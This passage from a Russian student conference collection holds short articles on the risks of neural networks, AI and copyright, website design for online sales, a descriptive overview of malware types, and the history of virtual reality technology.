2. Поляничко М. А. Модель зрелости процессов противодействия внутренним угрозам // Естественные и технические науки. 2018. № 11. В. (125). С. 452–456.

3. Зарипова Г. К., Рамазонов Ж. Ж. Информационная безопасность (обязанности) // Научные исследования. 2019. № 1 (27). С. 51–54.

4. Исаева М. Ф. Проблемы обеспечения целостности информации в гетерогенных распределенных источниках данных // Региональная информатика и информационная безопасность : сборник трудов. 2016. В. 2. С. 344–346.

5. Буйневич М. В., Покусов В. В., Израйлов К. Е. Модель угроз информационно-технического взаимодействия в интегрированной системе защиты информации // Информатизация и связь. 2021. № 4. С. 66–73.

6. Поляничко М. А. Модель среды возникновения инсайдерской угрозы // Естественные и технические науки. 2018. № 12. С. 449–453.

7. Андреев В. Средства защиты от внутренних угроз // Информационная безопасность. 2008. № 4. С. 44–47.

УДК 004.8+004.032.26  
ГРНТИ 28.23.37+28.23.00

## ЧЕМ ОПАСНЫ НЕЙРОННЫЕ СЕТИ

Б. А. Аль-Нами, П. О. Головач

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*С каждым днём всё больше и больше набирают популярность нейросети. Теперь машины способны решить множество задач, которые раньше решали люди. Они используются в различных отраслях, включая медицину, финансы, транспорт, игры и развлечения. Но, несмотря на их огромный потенциал и уникальные возможности, нейросети также могут быть опасны и нанести серьезный ущерб.*

*нейросети, нейронные сети, искусственный интеллект, машинное обучение.*

Нейросети являются одним из ключевых инструментов искусственного интеллекта. Они используются в широком спектре приложений, от распознавания речи и обработки изображений до рекомендательных систем и автоматического управления. Нейросети работают, используя принципы обучения на основе данных, при котором модель настраивается на определенный тип задачи с помощью большого количества примеров. В этой статье мы рассмотрим, как устроены нейросети, где они применяются, а также обсудим риски и опасности, связанные с их использованием [1].

### Принцип работы нейронных сетей

Нейронная сеть – это математическая модель, а также её программное или аппаратное воплощение, построенная по принципу организации и функционирования биологических нейронных сетей – сетей нервных клеток живого организма. Аналогично нервным клеткам нашего мозга, элементы нейронных сетей так же называются нейронами, которые передают сигналы друг другу через синапсы. Схема нейрона представлена на (рис. 1) [2].

Нейрон представляет собой электрически возбудимую клетку, которая предназначена для приёма извне, обработки, хранения, передачи и вывода далее информации с помощью электрических и/или химических сигналов [1, 2].



Рис. 1. Схема нейрона

Нейросеть обучается на данных, которые представляют собой множество примеров входных и выходных данных. Например, в задаче распознавания рукописных цифр входные данные представляют собой изображения цифр, а выходные данные – соответствующие числа. В процессе обучения нейросеть настраивает свои веса и смещения, чтобы минимизировать ошибку между предсказанными и фактическими выходными данными.

Нейросети используются в широком спектре приложений, включая распознавание речи, обработку изображений, рекомендательные системы, автоматическое управление и т. д. Они также могут быть использованы для анализа больших объемов данных, что делает их незаменимыми инструментами для бизнес-аналитики и исследований.

### *Классификация нейросетей*

Нейросети могут быть разных типов, в зависимости от их структуры и задачи, которую они решают. Например, простые нейронные сети состоят из одного слоя нейронов, которые работают независимо друг от друга. Более сложные сети могут иметь несколько слоев нейронов, которые передают сигналы друг другу. Такие сети называются глубокими нейронными сетями и широко применяются в обработке изображений, распознавании речи и других задачах, где требуется высокая точность.

Классификация глубоких нейронных сетей основана на задачах, с которыми они работают [3]:

- многослойные нейронные сети, или перцептроны, обрабатывают числовые данные;
- свёрточные нейронные сети работают с изображениями;
- рекуррентные нейронные сети собирают и обрабатывают информацию, которая меняется с течением времени;
- генеративные нейронные сети создают контент – тексты, изображения.

### *Опасности и риски, связанные с использованием нейросетей*

Хотя нейросети являются мощным инструментом, они также могут представлять риски и угрозы. Рассмотрим некоторые из них.

1. Непрозрачность. Нейросети могут быть непрозрачными и трудными для интерпретации. Иногда сложно понять, какие признаки и факторы они используют для принятия решений. Ни процесс принятия решений, ни промежуточные данные, ни принцип работы нейросети наблюдателю не доступны. Исключением являются только свёрточные нейронные сети, используемые для распознавания. Эта проблема может быть особенно актуальна в случае использования нейросетей для принятия важных решений, например, в области медицины или правосудия.



2. Оружие хакеров и мошенников. Считается, что хакеры могут использовать возможности нейросетей для преодоления систем антивирусной защиты и создания нового поколения вредоносных программ. Помимо этого, нейросети расширили традиционные фишинговые методы, теперь они способны имитировать общение с живым человеком и заполучать доверие, тем самым обманывая людей.

3. Дипфейки. Благодаря возможностям нейросетей появились программы для замены лиц на фото и видео, тем самым по сети стали распространяться дипфейки, применение которых влечет угрозу неприкосновенности частной жизни, нарушения чести и достоинства граждан. Наряду с угрозой для прав человека дипфейк-технологии опасны для государства и общества в целом, более того, в скором времени они могут представлять угрозу национальной безопасности [4].

4. Безработица. Еще одной опасностью, связанной с нейросетями, является потеря рабочих мест. Нейросети способны оставить без работы копирайтеров, дизайнеров, художников – и это только малый перечень того, где искусственный интеллект показывает сейчас вполне впечатляющие результаты. Это может привести к потере миллионов рабочих мест и серьезным социальным последствиям.

Нейросети представляют собой мощный инструмент искусственного интеллекта, который находит широкое применение в различных областях. Однако, несмотря на все их преимущества, они также могут представлять риски и угрозы. Понимание этих рисков и разработка мер безопасности и контроля качества обучения и использования нейросетей являются важными задачами для обеспечения их безопасного и эффективного применения в будущем.

Важно помнить, что нейросети не являются чудо-оружием и должны использоваться с осторожностью и с учетом рисков. Кроме того, необходимо улучшать прозрачность и интерпретируемость нейросетей, чтобы обеспечить их правильное использование и предотвратить нежелательные последствия.

#### Список используемых источников

1. Нейронные сети: как работают и где используются [Электронный ресурс] // 2021. URL: <https://gb.ru/blog/nejronnye-seti/>. (дата обращения 20.03.2023).
2. Редько В. Г. Эволюция, нейронные сети, интеллект: Модели и концепции эволюционной кибернетики. М. : Ленанд, 2019. 224 с.
3. Степанов П. П. Искусственные нейронные сети // Молодой ученый. 2017. № 4 (138). С. 185–187.
4. Добробаба М. Б. Дипфейки как угроза правам человека // Lex russica. 2022. Т. 75. № 11. С. 112–119. DOI: 10.17803/1729-5920.2022.192.11.112-119.

УДК 004.8  
ГРНТИ 28.23.00

## ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ И АВТОРСКОЕ ПРАВО

**Б. А. Аль-Нами, А. С. Голощапов, Е. В. Филиппова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье пойдет речь об авторских правах на произведения, созданные с помощью технологий искусственного интеллекта. В том числе, будут затронуты коммерческие, юридические и законодательные аспекты, сам процесс создания творений компьютерными технологиями и его схожесть с творческой деятельностью человека, будущее развитие искусственного интеллекта, а также будет рассмотрен конкретный пример объемной картины, которая создана с помощью системы распознавания лиц.*

*искусственный интеллект, авторское право, произведения искусства.*

Восстание машин уже здесь, но они приходят не как завоеватели, а как создатели.

Компания Google с недавнего времени начала финансировать программу, которая с помощью искусственного интеллекта будет писать новостные статьи. В 2016 году группа музеев и исследователей в Нидерландах представила портрет (*The next Rembrandt*) Следующий Рембрандт (рис. 1).

Следующий Рембрандт – Сгенерированная компьютером 3D-картина, созданная алгоритмом распознавания лиц, который сканировал данные с 346 известных картин голландского художника Рембрандта Харменсона Ван Рейна в процессе, длившемся 18 месяцев. Портрет состоит из 148 миллионов пикселей и основан на 168 263



Рис. 1. Следующий Рембрандт –  
The next Rembrandt

фрагментах работ Рембрандта, хранящихся в специально созданной базе данных. Спонсором проекта выступила голландская банковская группа ING в сотрудничестве с Microsoft, маркетинговой консалтинговой компанией J. Walter Thompson и консультантами из TU Delft, The Mauritshuis и Дома-музея Рембрандта. В рамках других проектов компьютеры пишут стихи, редактируют фотографии и даже сочиняют мюзиклы [1].

### *Компьютеры и творческий процесс*

Роботы-художники уже долгое время занимаются различными видами творчества. С 1970-х годов компьютеры создавали произведения искусства. Эти технологии продолжают развиваться и сегодня. Большинство произведений, созданных компьютером, в значительной степени зависят от творческого вклада программиста, из чего следует, что машина – лишь инструмент, подобный кисти или холсту [2].

На сегодняшний день мы переживаем технологическую революцию, которая подкрепляется быстрым развитием программного обеспечения для машинного обучения – так называемые подмножества искусственного интеллекта, создающие автономные системы, способные обучаться без специального программирования со стороны человека.

Компьютерная программа, разработанная с целью машинного обучения, имеет встроенный алгоритм, позволяющий ей учиться на основе вводимых данных, развиваться и принимать будущие решения, которые могут как зависеть от полученной информации, так и быть совершенно автономными. В применении к искусству, музыке и литературным произведениям алгоритмы машинного обучения фактически учатся на входных данных, предоставленных программистами. Они генерируют новое произведение, принимая независимые решения на протяжении всей работы над творением. Важной особенностью этого вида искусственного интеллекта является процесс создания работы. Несмотря на тот факт, что программисты могут задавать любые параметры, нейронная сеть совершает процесс, подобный человеческому мышлению.

### *Последствия для законодательства об авторском праве*

Работа над произведением с использованием искусственного интеллекта может иметь важное влияние на авторское право. Традиционно авторские права на компьютерные произведения не оспаривались, поскольку машина была, как говорилось выше, лишь инструментом. Творения защищены авторским правом, если они оригинальные, при этом для этого чаще всего требуется человек, выступающий в роли автора. Во многих государствах авторское право может защитить только произведения, созданные самим человеком [3].

Но с появлением новых видов искусственного интеллекта программа больше не является инструментом, потому что без вмешательства человека оно принимает множество решений относительно творческого процесса.

### *Коммерческое воздействие*

То, как закон будет относиться к новым видам машинного творчества, может иметь далеко идущие коммерческие последствия. Теоретически произведения, созданные искусственным интеллектом, могут считаться независимыми от авторского права, так как их создание проводилось не человеком. Следовательно, они могут свободно использоваться для любых целей. Это было бы очень плохой новостью для компаний, продающих такие произведения.

Хотя трудно определить, как именно это повлияет на «творческую экономику», оно вполне может оказать плохое воздействие на инвестиции в автоматизированные системы. Если разработчики сомневаются в том, что творения, созданные с помощью компьютера, могут быть защищены авторским правом, то какой стимул инвестировать в такие системы? С другой стороны, использование искусственного интеллекта для решения трудоемких задач может быть оправданным, учитывая экономию на затратах на персонал [4].

### *Юридические возможности*

Существует два способа, с помощью которых авторское право может справиться с произведениями, где участие человека сравнительно мало либо же полностью отсутствует. Оно может:

1. Отказать в защите авторских прав на такие произведения;
2. Сделать автором человека, который создал программу.

### *Будущее*

В скором времени, когда творцы будут всё чаще пользоваться искусственным интеллектом, который, в свою очередь, будет только развиваться, грань между компьютерными произведениями и творениями, созданными человеком, станет фактически незаметной.

Монументальные достижения в области вычислительной техники и огромное количество доступных вычислительных мощностей вполне могут сделать это различие спорным; если дать машине возможность изучать стили на основе больших массивов данных, она будет все лучше подражать человеку [5].

Несмотря на то, что законы, касающиеся авторского права, отходят от стандартов оригинальности (вознаграждение за проделанную работу и мастерство), есть вероятность поблажек, относительно этой тенденции, когда

имеется в виду творчество искусственного интеллекта. Альтернатива кажется противоречащей обоснованию необходимости охраны творческих произведений в первую очередь.

Намного разумнее будет предоставить авторские права тому, кто сделал возможным функционирование искусственного интеллекта. Именно такой вариант придаст уверенности инвесторам, так как избавит их от сомнений по поводу вопроса, касающегося отдачи от собственных вложений.

#### Список используемых источников

1. Блохина Д. С. Искусственный интеллект и авторское право // Молодой ученый. 2023. № 9 (456). С. 245–249.
2. Коданева С. И. Трансформация интеллектуальной собственности под влиянием развития искусственного интеллекта. (Обзор) // Социальные новации и социальные науки. 2021. № 2. С. 132–141.
3. Кудинов М. А. К вопросу об интеллектуальных правах на произведения, созданные искусственным интеллектом // Новый юридический вестник. 2022. № 2 (35). С. 7–10.
4. Пугачев Б. Д. К вопросу о том, нарушает ли искусственный интеллект авторские права при создании произведения // Новый юридический вестник. 2023. № 2 (41). С. 25–27.
5. Оздоева Е. М. Суд по интеллектуальным правам: история учреждения, полномочия и проблемные аспекты // Молодой ученый. 2021. № 45 (387). С. 83–87.

УДК 74  
ГРНТИ 81.95.01

## ВЛИЯНИЕ ДИЗАЙНА САЙТА НА ПРОДАЖИ ОНЛАЙН-БИЗНЕСА

**Б. А. Аль-Нами, С. Д. Григорьева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В современных реалиях невозможно представить ни одну компанию без сайта: веб-сервис позволяет привлечь большое количество новых пользователей, увеличить продажи, а также повысить имидж фирмы. Сайт – это визитка, «лицо» предприятия, без которого тяжело в полной мере оценить серьезность и ответственность компании, ведь если у нее отсутствует страница в интернете, значит, она не беспокоится о своем статусе среди конкурентов. В статье рассматриваются ключевые моменты в оформлении сайтов, позволяющие повысить приток новых пользователей.*

*дизайн сайта, привлечение пользователей, имидж компании, продажи.*

Интернет-торговля в России стремительно увеличивает свои масштабы последние несколько лет. Если сравнивать объемы продаж через Интернет до пандемии 2019 года и после, то можно увидеть колоссальный прирост в прибыли: аналитики Data Insight утверждают, что до 2024 года количество проданных товаров в онлайн вырастет с 1,7 до 7,2 трлн рублей [1].

Чтобы за эти пять лет не упустить такой наплыв покупателей и удерживать свою позицию среди других конкурентов, требуется не мало времени уделять таким аспектам, как реклама, интеграция и внешний вид веб-страницы. Исследования Мичиганского университета показали, что долговременные суждения о привлекательности дизайна люди выносят за полсекунды, а то и быстрее [2]. Поэтому критически важно захватить внимание пользователей за этот короткий срок: если потенциальный клиент не вовлекся в концепцию бизнеса, не увидел нужных ему ответов на сайте, значит, объем продаж компании будет стремительно падать.

Правильное проектирование веб-страниц позволяет не только увеличить количество новых посетителей сайта, но и в несколько раз увеличить прибыль с продаж. Особенно это касается интернет-магазинов, количество которых, как и конкуренция, растет каждый день, если не каждый час.

Дизайнер, создающий сайты для онлайн-продаж, должен уметь не только анализировать потенциальных клиентов, чтобы понимать их интересы и потребности, но и вызывать интерес, побуждать посетителей шаг за шагом к конверсии.

Би Джей Фогг – американский социолог – говорил, что для того, чтобы добиться от человека нужного поведения, требуется выполнить три условия [3]:

Должен иметься триггер к началу появления поведения.

В момент появления триггера человек уже должен быть замотивирован.

В момент появления триггера поведение, которое мы требуем, должно быть достаточно простым (рис. 1).



Рис. 1. Поведенческая модель Б. Д. Фогга

Для стимулирования, определенного, требуемого поведения, – которое впоследствии скажется на повышении конверсии, – дизайнеры должны правильно определять по модели Б. Д. Фогга какие три фактора (триггер, мотивация или возможность) в работе сайта нужно усовершенствовать.

Создавая концепцию сайта, дизайнер должен не забывать про этические нормы: информация, которая размещается на сайте, должна соответствовать действительности; формы и кнопки должны быть использованы в соответствии со своими значениями (кнопка «корзины» должна открывать список товаров, которые пользователь желает приобрести, а не переходить на другой сайт); важная информация не должна быть указана мелким шрифтом в конце веб-страницы.

После проработывания этических норм, следуют уделить немало внимания триггерам – психологическим мотиватором, которые побуждают посетителей сайта проявить определенное поведение.

Триггер позволяет добиться нескольких целей: мотивировать посетителей сайта на совершение покупок, повысить число регистраций на веб-странице, переманить потребителей других брендов.

Самым популярным триггером является «принцип взаимности». Люди чувствуют себя обязанными возместить то, что получили ранее, при этом, если человек на добро ничего не отдает взамен, он испытывает психологический дискомфорт. Вот почему правильным решением является сначала дать что-то посетителям сайта, а потом приглашать их проявить желаемое поведение. Примерами данного триггера могут послужить бесплатное предоставление сервиса и подарки при первом заказе.

Второй триггер – это создание дефицита товара. Он позволяет зажечь в глазах пользователей огонёк: когда люди видят таймер, показывающий время, оставшиеся до окончания скидки, или предложение об эксклюзивных презентях при покупке того или иного продукта, то появляется желание приобрести товар, так как дефицит увеличивает ценность и значимость продукта. Люди, успевшие заполучить товар до истечения срока, считают себя «счастливыми», успевшими приобрести изделие по приятной цене.

Разработка триггеров и внедрение их в сайт помогает увеличить количество посетителей, которые будут проявлять необходимое поведение, которое в итоге повысит уровень конверсии.

Цвет также оказывает сильное влияние на людей: 80 % информации мозг получает визуально [4]. Знание и понимание психологии цвета позволяет формировать требуемое отношение к онлайн-бизнесу. Правильные подобранные оттенки, непохожие на основные цвета конкурентов по рынку, позволяют бизнесу приобрести индивидуальность и узнаваемость у покупателей. Цвет способен повышать конверсию, привлекая внимание покупателей и вызывая нужные эмоции для продаж.

Так, красный цвет в оформлении сайтов воспринимается как призыв к действию. Он ассоциируется со срочностью, энергией и бесстрашием. Его часть применяют во время глобальных распродаж и на онлайн-площадках, которые направлены на импульсивные покупки.

Синий ассоциируется с безопасностью и надежностью. Он хорошо подходит для сервисов, предоставляющие медицинские и страховые услуги. Синий цвет – лучший выбор, если продажи компании зависят от восприятия ее как ответственной и надежной.

Для рекламы или продвижения определенных товаров важно обращать внимание на дату, в которую планируется запуск. Ученые из Университета Калифорнии и Пенсильвании доказали, что люди стремятся изменить что-то в себе (перейти на здоровое питание, записаться в спортивный зал) в первый день или неделю нового года, а также в первый день после крупных праздников. Поэтому проектируя продукты, связанные с изменениями основных аспектов в жизни, следует планировать дату выпуска в начале недели или после праздников.

Исходя из вышесказанного можно сделать вывод, что дизайн сайта – важный инструмент по продаже товаров и услуг онлайн, позволяющий повысить имидж компании среди конкурентов и увеличить оборот. Важно грамотно использовать триггеры и цвета в оформлении веб-страницы и не забывать об анализе целевой аудитории для получения наибольшей прибыли.

#### **Список используемых источников**

1. Пандемия ускорила темпы роста российской онлайн-торговли // РБК. URL: <https://www.rbc.ru/business/12/07/2020/5f0850989a794790e959424d> (дата обращения 13.03.2023).
2. Уэйншенк С. 100 новых главных принципов дизайна. Как удержать внимание. СПб. : Питер, 2016. 290 с.
3. Вютерс Б., Гроэн Ж. Онлайн-влияние. Как управлять поведением людей, чтобы они совершали покупки в онлайн. М. : ООО «Библос», 2022. 380 с.
4. The Psychology of Color in Web Design // VANDELAY DESIGN. URL: <https://www.vandelaydesign.com/the-psychology-of-color-in-web-design/> (дата обращения 19.03.2023).



УДК 004.491  
ГРНТИ 50.41.27

## ВРЕДОНОСНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

**Б. А. Аль-Нами, Ю. М. Губин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Современный человек не может жить без цифровых устройств. Они изменили всю нашу жизнь, добавили много возможностей. Но все электронно-вычислительные машины не могут существовать без программ, с помощью которых эти машины выполняют различные задачи. К сожалению, не все программы написаны с целью выполнить задачу человека: некоторые из них запрограммированы, чтобы причинить вред пользователю и его устройству. В данной работе описывается принцип работы таких программ и способы их распространения.*

*информационная безопасность, компьютерная безопасность, вирусы.*

Вредоносные программы – любые программные обеспечения, предназначенные для получения несанкционированного доступа к компьютерному устройству пользователя и информации на устройстве для использования ресурсов устройства, информации или причинении вреда владельцу.

Вирусы – программы, код которых рассчитан на распространение по системе или сети. Они могут попасть на устройство пользователя через интернет ссылки или программы, после чего выполняют различные задачи, направленные на принесения вреда. Чаще всего вирусы меняют системные файлы пользователя, что приводит к сбоям системы. Словом, «вирусы» в обыденности называют все вредоносные ПО, но на самом деле это всего лишь один из видов. Определить, является ли та или иная программа вирусом, бывает трудно, так как свойства вирусов могут иметь другие вредоносные ПО. Кроме того, некоторые вирусы могут не иметь те свойства, которые приписывают другим программам этого типа [1].

Существует ещё одна проблема определения, которая заключается в том, что сегодня под этим понятием чаще всего подразумевают любое вредоносное ПО. Подобная путаница подкрепляется фактом, что многие современные антивирусы могут выявлять и другие типы вредоносных программ, что приводит к ассоциации вредоносной программы как вируса.

Черви (*Worm*) – программа, которая распространяется через сети (локальные и глобальные) и создаёт свои копии в больших количествах на всех заражённых устройствах. Он начинает занимать большое количество памяти устройства, вследствие чего оно работает медленнее. Первый такой ви-

рус был создан инженерами Виктором Высоцким, Дугом Макрилой и Робертом Моррисом. В 1961, в виде игры (которую они называли «Дарвин») они создали небольшие программы, которые могли делать свои копии [2].

Worm попадает в устройства многими методами, среди которых распространения через E-mail (пользователю присылают сообщение с ссылкой на сайт или сам червь, который легко маскируется), или через сетевые ресурсы (вирус ищет компьютер в сети, пытается подключиться к нему).

Один из самых известных червей является Code Red (или *Code Red2*). Этот червь появился летом 2001 года и начал атаковать компьютеры на веб-сервере Microsoft IIS (*Internet Information Services*). Он нанёс большой ущерб компьютерам, но после был устранён.

Adware является программой для маркетинговой системы. Он встраивается в код программы (сайта или программного обеспечения) и отображает рекламу различных товаров и услуг [3]. Сейчас эта программа находится почти на всех сайтах и бесплатных программных обеспечениях. Часто рекламу встраивают в виде статических баннеров или всплывающих окон, но также он может открывать вкладки браузера с рекламой. Эта программа не наносит вреда устройству.

однако большое количество рекламы раздражает пользователей. Этот вирус встраивают в программы разработчики, с целью получения прибыли (за показ рекламы на сайте или в программе разработчику платят рекламодатели). Программа считается вредоносной только в том случае, если о её наличии пользователь не был осведомлён [4].

Руткит (*Rootkit*) – является вредоносной программой, главной задачей которого – скрыть присутствие другого вируса, в союзе с которым он работает. Чаще RootKit выполняется в виде специально модифицированного системного файла. Иногда, после модификации в системном файле всего несколько байт он становится RootKit – компонентом, позволяя вредоносным программам находиться в системе. При наличии активного Rootkit'а в системе, довольно трудно найти скрываемый им файл вируса, Rootkit будет перехватывать поиск файла и скрывать его в результатах, таким образом, никакое вредоносное ПО невозможно будет отыскать.

Троян (*Trojan*) – назван так не случайно: он маскируется под видом легального ПО, которое пользователь устанавливает на устройство. В отличие от вирусов троянам не нужно воздействовать на файлы, чтобы выполнять свою основную задачу. К тому же они не самовоспроизводятся. Компании по кибербезопасности разделяют трояны на классы из-за большого количества их разновидностей, но мы приведём самый распространённый.

Winlock – Основной целью этого класса заключается в блокировке системы или затруднении её пользования после внедрения, с последующим вымогательством.

История winlock довольно обширна. Изначально это был простой троян, который заменял файл hosts и запрещал его изменение. Он мог блокировать рабочий стол, показывая на экране любой сайт вымогателя. Следующая версия вируса могла блокировать доступ почти ко всем службам и диспетчеру задач и завершать explorer. Самые последние версии устанавливаются как загрузчик и стартуют до загрузки операционной системы, почти не оставляя шанса на устранение [5]. Одним из первых вирусов был написан американским школьником Ричардом Скирена в 1981 году. Написал Ричард Elk Cloner (название вируса) ради забавы под операционную систему Apple DOS. Загружаясь на систему, вирус запускал на экране небольшую программу с написанным стихком, которая через небольшое время закрывалась. Современные winlock способны полностью взять контроль над системой, поэтому способны удалять файлы устройства или вывести его из строя. Некоторые создатели таких вирусов могут создать ключ, который позволит избавиться от оков вируса, но чаще всего вирус делается без возможности избавления от него.

Средство удалённого администрирования (Бэждор).

RAT (*remote administration tool*) – программа, которая позволяет стороннему человеку управлять устройством пользователя.

Данную программу могут использовать системные администраторы, вредоносной она считается только в случае её использования злоумышленниками. Такие люди берут под контроль устройство цели (человека) и могут управлять им, следить за действиями пользователя, сохранять файлы и включать камеру.

Шпион – Spyware – мониторинговое ПО, устанавливаемое и используемое без согласия и контроля пользователя. Один из самых опасных вирусов, из-за их простоты и востребованности. Программа была придумана для сбора информации о пользователе и устройстве. Обычно она не имеет угроз для устройства (иногда такое бывает), но может стать причиной утечки конфиденциальных данных и нарушения приватности пользователя [6].

Spyware разделяют на два основных класса:

- Первый – трекеры (программы слежения).

Этот класс передаёт информацию о данных на устройстве (информацию о местоположении, посещаемых веб-сайтах, документах). Часто трекеры используют как легальное ПО, например, для отслеживания информации о местоположении автомобиля. Но из-за своей особенности их используют злоумышленники. Трекеры бывают аппаратными (брелок, к примеру) и программными (под видом легальной программы). Программные более востребованы, так как их легче внедрить в устройство. Для аппаратных понадобится физический контакт с устройством.

- Второй – Кейлокеры (клавиатурные шпионы).

Кейлокеры используют для отслеживания нажатий клавиш на клавиатуре устройства. Данный вид программы используют реже всего из-за своей непрактичности. Злоумышленникам проще использовать трекеры, которые дают большее количество информации [7].

Любая информация, которая хранится на компьютере, должна быть защищена не только от физических воздействий, но и от вредоносных программ. Даже одно зловредное ПО способно нанести непоправимый ущерб. Для предотвращения угрозы необходимо знать возможные пути распространения такого ПО, принцип их действия, а также способы избавления от них.

Рассмотренные вредоносные ПО широко распространены в цифровом мире: ежегодные потери различных пострадавших компаний оцениваются в десятки и сотни миллиардов долларов, многочисленное количество пользователей сети Интернет подвергаются атакам от различных ПО. Именно поэтому защита компьютерных систем от вредоносных программ в настоящее время является одной из наиболее актуальных задач в области защиты информации.

#### Список используемых источников

1. Лещук Д. А., Цветов Г. С. Информационная безопасность автоматизированных систем управления // Молодой ученый. 2022. № 47 (442). С. 13–14.
2. Buinevich M. V., Izrailov K. E., Pokusov V. V., and A. Yu. Basic principles for designing the architecture of modern protection systems // National Security and Strategic Planning. 2020. No. 3 (31). PP. 51–58.
3. Буйневич М. В., Израйлов К. Е., Покусов В. В., Ярошенко А. Ю. Основные принципы проектирования архитектуры современных систем защиты // Национальная безопасность и стратегическое планирование. 2020. № 3 (31). С. 51–58.
4. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. Т. 3, № 54 (98). С. 57–59.
5. Миняев А. А. Метод и методика оценки эффективности системы защиты территориально-распределенных информационных систем // Информатизация и связь. 2020. № 6. С. 29–36.
6. Виткова Л. А., Чечулин А. А., Сахаров Д. В. Выбор мер противодействия вредоносной информации в социальных сетях // Вестник Воронежского института ФСИН России. 2020. № 3. С. 20–29.
7. Абраров Р. Д., Курязов Д. А. Информационная безопасность в компьютерных сетях // Молодой ученый. 2016. № 9.5 (113.5). С. 10–12.

УДК 004.946  
ГРНТИ 28.17.33

## ТЕХНОЛОГИИ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ

**Б. А. Аль-Нами, Ч. И. Джиголати**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Научно-фантастическая литература внесла весомый вклад в развитие как науки и техники, так и всего человечества. Ведь не для кого не секрет, что самые прорывные современные достижения нашей цивилизации так или иначе вдохновлялись великими писателями-фантастами. В качестве яркого примера можно вспомнить роман Жюль Верна «С Земли на Луну прямым путём за 97 часов 20 минут». Как писал Константин Эдуардович Циолковский, один из основателей отечественной космонавтики и ракетостроения: «Стремление к космическим путешествиям заложено во мне известным фантазером Жюлем Верном. Он пробудил работу мозга в этом направлении».*

*Технологии виртуальной реальности совсем недавно так же были частью научной фантастики, однако в наши дни они получают все большее распространение. Их применяют в качестве тренажеров для пилотов и космонавтов. Авто симуляторами на основе виртуальной реальности пользуются профессиональные гонцики. Вы можете посетить Лувр, побывать на Чернобыльской атомной электростанции благодаря виртуальным экскурсиям. Так что же такое виртуальная реальность, и что обещает нам бурное развитие этих технологий? Постараемся ответить на эти вопросы.*

*виртуальная реальность, дополненная реальность, технологии, четвертая промышленная революция, инновации.*

Виртуальной реальности начинается в середине XX века. В 1955 г., под влиянием панорамной кинематографической системы «Синерама» американский кинематографист Мортон Хейлиг пишет статью, в которой утверждал, что сама система, как и трехмерное кино в перспективе могут стать качественно новыми формами искусства.

При Пенсильванском Университете в 1957 году Хейлиг создал устройство, которое назвал «Сенсорамой». Оно было довольно громоздким, внешне же напоминало аркадные автоматы, какие стоят у нас в торгово-развлекательных центрах. Устройство позволяло пользователю испытать опыт езды на мотоцикле. С помощью стереосъемки «Сенсорамы» моделировала окружение, подавало необходимые звуки и запахи, сиденье вибрировало, изображая работу двигателя. Данное устройство считается первой системой виртуальной реальности, хотя при всех его заслугах оно лишь демонстрировало пользователю заранее отснятый и обработанный фильм. На обработку таких данных в реальном времени компьютеры тех лет были еще не способны [1].

В 1967 году американским ученым Айвеном Сазерлендом был сконструирован первый шлем виртуальной реальности. Изображение на нем, хоть и в крайне примитивном виде моделировалось компьютером в реальном времени, а в 70-х годах компьютерная графика полностью заменила видеосъемку. В 80-х годах впервые появилась возможность управлять объектами виртуальной реальности движениями рук. В 1989 году Джарон Ланьер ввел в употребление термин «Виртуальная реальность».

На сегодняшний день технологии виртуальной реальности позволяют погрузиться в целые искусственные миры. Большинство элементов этих миров моделируются и изменяются в реальном времени.

Так что же понимают, под виртуальной реальностью? Это пространство, созданное с помощью технологий, которое взаимодействует с человеком посредством влияния на органы чувств (в основном зрение и слух, но в некоторых случаях и на осязание с обонянием). Более дорогие системы могут так же отслеживать перемещение человека в пространстве реальном и транслировать его в пространство виртуальное.

Рассмотрим на примере устройство очков виртуальной реальности. Вывод изображения происходит с помощью двух дисплеев, либо с помощью одного дисплея, но разделенного специальными линзами. Так изображение делится на 2 части для достижения 3D эффекта. Так же необходима частота обновления дисплея не менее 72 Гц, следовательно, минимальная частота кадров тоже должна быть не менее 72. Минимальное разрешение не менее 1080p, а задержка должна быть не более 90 мсек. Все это необходимо для достижения погружения в виртуальную реальность и комфортного нахождения в ней [2].

В большинство современных систем входят так же стерео-гарнитуры, это так-же сильно помогает погружению.

Для разработки ПО используются как веб-инструменты, вроде языков Mozilla A-Frame, JavaScript, HTML5 или, например, приложение для моделирования 3D сцен Vizor, так и видеоигровые движки, вроде Unreal Engine 4-5, Unity, Source 2 [3].

Большинство разработчиков предпочитают использовать игровые движки, из-за схожести разработки (как и в видеоиграх, в VR используются интерактивные трехмерные пространства). Именно с помощью таких движков создаются сцены для VR систем. 3D модели для приложений можно либо брать в бесплатных библиотеках, либо создавать вручную, с помощью таких программ, как Blender. Отдельно стоит упомянуть о технологии захвата движений (*MoCap*). С помощью нее появляется возможность создавать максимально реалистичные анимации передвижения. Тело покрывают датчиками, которые создают базовую модель человека, а он делает необходимые движения. Так же с помощью актеров можно записывать лицевые анимации и передвижение животных (например, в фильме 2005 года Кинг-

Конг все движения гигантской гориллы были записаны с помощью MoCap актером Энди Серкисом). Таким образом мы можем получить максимально реалистичные анимации, что улучшит погружение и не будет мешать при работе в виртуальном пространстве, однако это значительно удорожает производство.

Разработка же с помощью веб-инструментов позволит создавать кроссплатформенные приложения, которые работают даже на обычных смартфонах. Это позволяет не покупать более дорогое оборудование.

В качестве контроллеров могут использовать джойстики, геймпады, компьютерные рули, штурвалы, панели управления, а ученые из Калифорнийского Университета создали перчатки, которые позволяют ощущать тактильный отклик от объектов в виртуальной реальности. Дальнейшая доработка и распространение подобных устройств позволит применять VR, например, для обучения хирургов [4].

